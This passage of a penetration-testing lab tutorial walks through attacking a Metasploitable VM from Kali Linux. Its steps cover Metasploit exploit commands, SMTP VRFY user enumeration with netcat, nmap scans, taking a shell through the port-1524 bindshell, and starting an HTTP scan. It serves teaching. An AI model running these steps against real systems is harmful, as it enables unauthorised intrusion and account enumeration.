



Step 5: Use the command **set rhosts 192.168.56.102** to set the RHOSTS. Again type the command **show options** to ensure that the RHOSTS is set to 192.168.56.102.



Step 6: Now enter the command **exploit.**


Step 7: Open another terminal in Kali Linux and run it in root user mode, enter the command **nc 192.168.56.102 25.** Then enter the commands for verifying VRFY mysql, VRFY daemon, VRFY postgres






c) Exploiting Metasploitable using Bind shell


Step 1: Run both Kali Linux and Metasploitable at the same time. Find the IP address of Kali and Metasploitable using command ifconfig and nbtscan. Here IP address of Metasploitable is 192.168.56.102 (target machine)




Step 2: Use the command **nmap -sV** 192.168.56.102 to scan the target system and to get the information about the versions, ports and services. Here the bindshell is open at port number 1524.



Step 3: Enter the command **nmap -p 1524 192.168.56.102** to scan the system at the port 1524 to get more information about the port.




Step 4: Enter the command **nc 192.168.56.102**. By using this command we can establish the connection between the Kali and Metasploitable. We have gained control over the target system. We will be getting a shell, now run command **uname -a** to get some system information. Now we can execute the commands from Kali in Metasploitable.





d) Exploiting Metasploitable using HTTP

Step 1: Run both Kali Linux and Metasploitable at the same time. Find the IP address of Kali and Metasploitable using command ifconfig and nbtscan. Here IP address of Metasploitable is 192.168.56.102 (target machine)





Step 2: Type the command **msfconsole** and then enter the command **search http scanner** to check for vulnerabilities**.**






Step 3: Now use the command **use auxiliary/scanner/http/http_version**. Then type the command **show options** to see the available parameters for an exploit. Use the command **set rhosts 192.168.56.102** to set the RHOSTS. Again type the command **show options** to ensure that the RHOSTS is set to 192.168.56.102.

